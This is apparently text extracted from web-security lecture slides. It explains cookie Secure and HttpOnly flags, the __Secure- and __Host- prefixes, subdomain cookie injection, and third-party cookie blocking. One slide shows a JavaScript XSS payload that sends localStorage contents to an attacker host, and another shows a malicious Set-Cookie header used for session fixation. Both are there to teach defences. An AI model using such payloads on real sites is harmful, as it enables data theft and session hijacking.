




Will this cookie be sent to
<http://app.restograde.com> ?



app.restograde.com *preference=chocolatechip*





Can this cookie be read from JavaScript running on <https://app.restograde.com> ?




app.restograde.com `preference=chocolatechip` (*Secure*)

Script-based cookie access is authorized using the domain of the requesting browsing context



A Set-Cookie response header

1 **Set-Cookie:** preference=chocolatechip; Secure



A Set-Cookie response header

1 **Set-Cookie:** preference=chocolatechip; Secure; *HttpOnly*

The *HttpOnly* flag tells the browser to not expose the cookie to JavaScript


Session Cookie Storage

The browser offers a storage that can't be read by JavaScript: `HttpOnly` cookies. Cookies sent that way are automatically sent by the browser, so it's a good way to identify a requester without risking XSS attacks.



HttpOnly cookies

THE COMMON PERCEPTION OF MALICIOUS JAVASCRIPT



- 1 Request all data from `localStorage/cookies/...`
- 2 Return all data to the JS code requesting it
- 3 Send data to a server controlled by the attacker
- 4 Abuse the stolen data

4

A JS payload to steal all LocalStorage data from `app.restograde.com`

```
1 let img = new Image();  
2 img.src = `https://maliciousfood.com?data=${JSON.stringify(localStorage)}`;
```

THE TRUTH ABOUT HTTPONLY

- The *HttpOnly* flag resolves a consequence of an XSS attack
 - Stealing sensitive data stored in cookies (e.g., session hijacking) becomes a lot harder
 - **But you still have an XSS vulnerability in your application**
 - XSS allows the attacker to execute arbitrary code
 - That code can trigger authenticated requests, modify the DOM, ...
- *HttpOnly* is still recommended, because it is cheap and a little bit useful
 - XSS attacks have to become a bit more sophisticated to execute and to persist
 - XSS attacks from subdomains become less powerful (with domain-based cookies)
- In Chrome, *HttpOnly* prevents cookies from entering the rendering process
 - Useful to reduce the impact of CPU-based *Spectre* and *Meltdown* attacks



True or False: an HTTP page can set a cookie with a *Secure* flag?

THE `__Secure-` COOKIE PREFIX

- The name of the cookie can be prefixed with `__Secure-`
 - The cookie can only be set over a secure connection
 - The cookie can only be set with the `Secure` flag enabled
- Since the `__Secure-` prefix is part of the name, it is sent to the server
 - The server now knows that the cookie has been set over HTTPS
 - Whoever set the cookie was able to set up a valid HTTPS connection
- Attackers able to set such prefixed cookies can do a lot worse



Set-Cookie: `__Secure-session=...; Secure; HttpOnly`



Cookie: `__Secure-session=...`



True or False: a page on *evil.restograde.com* can set a cookie for *app.restograde.com*?



2 A **malicious** *Set-Cookie* response header

1 `Set-Cookie: JSESSIONID=AttackerSession; Domain=restograde.com`

Rampant CNAME misconfiguration leaves thousands of organizations open to subdomain takeover attacks – research

Adam Bannister 25 November 2020 at 14:46 UTC

Updated: 18 May 2021 at 13:46 UTC

DNS

Browsers

Vulnerabilities



Security researchers discover more than 400,000 at-risk subdomains during an automated internet trawl



2 A **malicious** *Set-Cookie* response header

LOL, no

The server expects a cookie with the name **__Host-JSESSIONID**

1 Set-Cookie: **__Host-JSESSIONID**=AttackerSession; **Domain=restograde.com**

THE `__Host-` COOKIE PREFIX

- The name of the cookie can also be prefixed with `__Host-`
 - Everything from the `__Secure-` prefix applies
 - The cookie can only be set for the root path (/)
 - The cookie will only be sent to that host, never for sibling or child domains
- Since the `__Host-` prefix is part of the name, it is sent to the server
 - Whoever set the cookie was able to set up a valid HTTPS connection for the domain
- Attackers able to set a `__Host-` have full control of the application



Set-Cookie: `__Host-session=...; Secure; HttpOnly`



Cookie: `__Host-session=...`

COOKIE BEST PRACTICES

- Cookies are associated with a domain instead of an origin
 - The use of the *Domain* attribute allows cookies to be used on multiple subdomains
 - Hard to control, so recommended to avoid this property if possible
 - The use of the *Path* attribute allows cookie separation per path
 - Mainly useful for cleanliness, ***not a security measure***
- Cookies can be configured with additional security properties
 - ***Secure*** restricts cookies to HTTPS only
 - ***HttpOnly*** prevents JS-based cookie access
 - The ***__Secure-*** or ***__Host-*** prefixes enable more secure handling in the browser

The current recommended best practice for sensitive cookies

```
1 Set-Cookie: __Host-session=1a2b3c4d; Secure; HttpOnly
```

THIRD-PARTY COOKIE BLOCKING

Full Third-Party Cookie Blocking and More

Mar 24, 2020

by John Wilander

[@johnwilander](#)

This blog post covers several enhancements to Intelligent Tracking Prevention (ITP) in iOS and iPadOS 13.4 and Safari 13.1 on macOS to address our latest discoveries in the industry around tracking.

Full Third-Party Cookie Blocking

Cookies for cross-site resources are now blocked by default across the board. This is a significant improvement for privacy since it removes any sense of exceptions or “a little bit of cross-site tracking is allowed.”

It might seem like a bigger change than it is. But we’ve added so many restrictions to ITP since its initial release in 2017 that we are now at a place where most third-party cookies are already blocked in Safari. To keep supporting cross-site integration, we shipped the [Storage Access API](#) two years ago to provide the means for authenticated embeds to get cookie access *with mandatory user control*. It is going through the standards process [in the W3C Privacy Community Group](#) right now.

Regardless of the size of this change, there are further benefits, as explored below.

CHROME

The next step toward phasing out third-party cookies in Chrome

Dec 14, 2023

2 min read

Chrome is testing Tracking Protection, a new feature that limits cross-site tracking.



Anthony Chavez
VP, Privacy Sandbox

 Share


**Third-party cookie blocking means
that cookies are no longer sent
on requests loading **cross-site resources****


This applies to cross-site requests,
as defined by the *eTLD+1*

Resources means anything loaded
from within a page, such as
images and stylesheets, but also
iframes and JavaScript requests

WHY?







The tracker now knows that user with tracking ID ced955c4 is visiting funnycatpictures.com

Third-party cookie blocking targets privacy-invasive tracking practices, but causes **a lot of collateral damage**

Cross-site iframe widgets will no longer be able to use existing cookies

Cross-site API calls will no longer carry cookies, which may negatively effect authentication and authorization


Silent iframe-based OAuth and OIDC flows will stop working due to the lack of cookies



**How can we overcome
third-party cookie blocking?**

What is Server Side Tracking (First Party Cookie Tracking) and Why You Need it in 2024?

Third-party cookie blocking means
that cookies are no longer sent
on requests loading **cross-site resources**



Third-party cookie blocking only affects cross-site requests. If all your assets run within the same site, third-party cookie blocking has no impact.

Migrate to privacy preserving solutions

Once you have identified the cookies with issues and you understand the use cases for them, you can work through the following options to pick the necessary solution.

1

CHIPS

The new cookie attribute, Partitioned, allows developers to opt a cookie into partitioned storage, with separate cookie jars per top-level site.

[Explore CHIPS](#)

Opt-in mechanism with separate cookie jars per top-level context, but with the ability to use third-party cookies within each cookie jar.

Firefox does this by default.

2
